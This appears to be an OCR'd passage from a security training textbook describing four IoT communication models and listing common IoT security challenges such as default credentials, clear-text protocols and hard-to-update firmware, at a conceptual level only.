
IoT technology uses various technical communication models, each with its own characteristics. These models highlight the flexibility with which IoT devices can communicate with each other or with the client. Discussed below are four communication models and the key characteristics associated with each model:

- **Device-to-Device Communication Model**

  In this type of communication, inter-connected devices interact with each other through the Internet, but they predominantly use protocols such as ZigBee, Z-Wave or Bluetooth. Device-to-device communication is most commonly used in smart home devices such as thermostats, light bulbs, door locks, CCTV cameras, and fridges, which transfer small data packets to each other at a low data rate. This model is also popular in communication between wearable devices. For example, an ECG/EKG device attached to the body of a patient will be paired to his/her smartphone and will send him/her notifications during an emergency.



Light Bulb from manufacturer A
Wireless Network
✓ Bluetooth
✓ Z-wave
✓ Zigbee
Light Switch from manufacturer B

Figure 18.3: IoT device-to-device communication model

- **Device-to-Cloud Communication Model**

  In this type of communication, devices communicate with the cloud directly, rather than directly communicating with the client to send or receive data or commands. It uses communication protocols such as Wi-Fi or Ethernet, and sometimes uses Cellular as well.

  An example of Wi-Fi-based device-to-cloud communication is a CCTV camera that can be accessed on a smartphone from a remote location. In this scenario, the device (here, the CCTV camera) cannot directly communicate with the client; rather, it first sends data to the cloud, and then, if the client inputs the correct credentials, he/she is then allowed to access the cloud, which in turn allows him/her to access the device at his/her home.

Figure 18.4: IoT device-to-cloud communication model

- **Device-to-Gateway Communication Model**

  In the device-to-gateway communication model, the IoT device communicates with an intermediate device called a gateway, which in turn communicates with the cloud service. This gateway device could be a smartphone or a hub that is acting as an intermediate point, which also provides security features and data or protocol translation. The protocols generally used in this mode of communication are ZigBee and Z-Wave.

  If the application layer gateway is a smartphone, then it might take the form of an app that interacts with the IoT device and with the cloud. This device might be a smart TV that connects to the cloud service through a mobile phone app.

- **Back-End Data-Sharing Communication Model**

  This type of communication model extends the device-to-cloud communication type such that the data from the IoT devices can be accessed by authorized third parties. Here, devices upload their data onto the cloud, which is later accessed or analyzed by third parties. An example of this model would be an analyzer of the yearly or monthly energy consumption of a company. Later, the analysis can be used to reduce the company's expenditure on energy by following certain energy-harvesting or saving techniques.

Challenges of IoT

01 Lack of security and privacy

02 Vulnerable web interfaces

03 Legal, regulatory, and rights issues

04 Default, weak, and hardcoded credentials

05 Clear text protocols and unnecessary open ports

06 Coding errors (buffer overflow)

07 Storage issues

08 Difficult to update firmware and OS

09 Interoperability standard issues

10 Physical theft and tampering

11 Lack of vendor support for fixing vulnerabilities

12 Emerging economy and development issues


Challenges of IoT

IoT technology is growing so quickly that it has become ubiquitous. With numerous applications and features but a lack of basic security policies, IoT devices are currently easy prey for hackers. In addition, upgrades to IoT devices have introduced new security flaws that can be easily exploited by hackers. To overcome this significant issue, manufacturing companies should consider security as the top priority, starting with planning and design, and up to deployment, implementation, management, and maintenance.

Discussed below are some of the challenges facing IoT devices that make them vulnerable to threats:

- **Lack of Security and Privacy**: Most IoT devices today, such as household devices, industrial devices, healthcare devices, automobiles, etc., are connected to the Internet and contain important and confidential data. These devices lack even basic security and privacy policies, and hackers can exploit this to carry out malicious activity.
- **Vulnerable Web Interfaces**: Many IoT devices come with embedded web server technology that makes them vulnerable to attacks.
- **Legal, Regulatory, and Rights Issue**: Due to the interconnection of IoT devices, certain security issues are raised with no existing laws that address these issues.
- **Default, Weak, and Hardcoded Credentials**: One of the most common reasons for cyber-attacks on IoT devices is their authentication systems. These devices usually come with default and weak credentials, which can easily be exploited by a hacker to gain unauthorized access to the devices.

- **Clear Text Protocols and Unnecessary Open Ports**: IoT devices lack encryption techniques during the transmission of data, which at times causes them to use certain protocols that transmit data in clear text in addition to having open ports.
- **Coding Errors (Buffer Overflow)**: Most IoT devices today have embedded web services that are subject to the same vulnerabilities that are commonly exploited on web service platforms. As a result, updating such functionality may give rise to issues like buffer overflows, SQL injection, etc. within technology infrastructure.
- **Storage Issues**: IoT devices generally come with smaller data storage capacity, but the data collected and transmitted by the devices is limitless. Therefore, this gives rise to data storage, management, and protection issues.
- **Difficult-to-Update Firmware and OS**: Upgrading firmware is an essential step toward countering vulnerabilities in a device, but it may impair a device's functionality. For this reason, developers or manufacturers may hesitate or even refuse to provide product support or make adjustments during the development phase of their products.
- **Interoperability Standard Issues**: One of the biggest obstacles for IoT devices is the interoperability issue, which is key to the viability and long-term growth of the entire IoT ecosystem. The issues that arise due to lack of interoperability in IoT devices are the inability of manufacturers to test application programming interfaces (APIs) using common methods and mechanisms, their inability to secure devices using software from third parties, and their inability to manage and monitor devices using a common layer.
- **Physical Theft and Tampering**: Physical attacks on IoT devices include tampering with the devices to inject malicious code or files to make the devices work the way the attacker intends, or making hardware modifications to the devices. Counterfeiting the devices may also be an issue when proper physical protection is not present to shield the devices.
- **Lack of Vendor Support for Fixing Vulnerabilities**: The firmware of the devices has to be upgraded in order to protect the devices against certain vulnerabilities, but vendors are hesitant, or they usually refuse to get third-party access to their devices.
- **Emerging Economy and Development Issues**: With widespread opportunities for IoT devices in every field, multiple layers of complexity are added for policymakers. The new landscape introduced by these devices adds a new dimension for the policymakers, who have to design new blueprints and policies for IoT devices.
- **Handling of Unstructured Data**: An increase in the number of connected devices will increase the complexity of handling unstructured data as its volume, velocity, and variety increases. It is important for organizations to understand and determine which data is valuable and actionable.



Threat vs Opportunity

- If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy and safety

- If **APPREHENDED** and **PROTECTED**, the IoT can boost transmissions, communications, delivery of services, and standard of living

Threat vs Opportunity

If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy, and safety. If **APPREHENDED** and **PROTECTED**, IoT can boost transmissions, communications, delivery of services, and standard of living.

The threats to the IoT can be sorted into three primary categories: Security, Privacy, and Safety. All these categories are interrelated as they deal with the same device and its connectivity. The importance of these categories is clear, as IoT devices are fast becoming more pervasive in our lives than smartphones and will have access to the most confidential or sensitive personnel information, such as health records, financial records, and social security numbers.

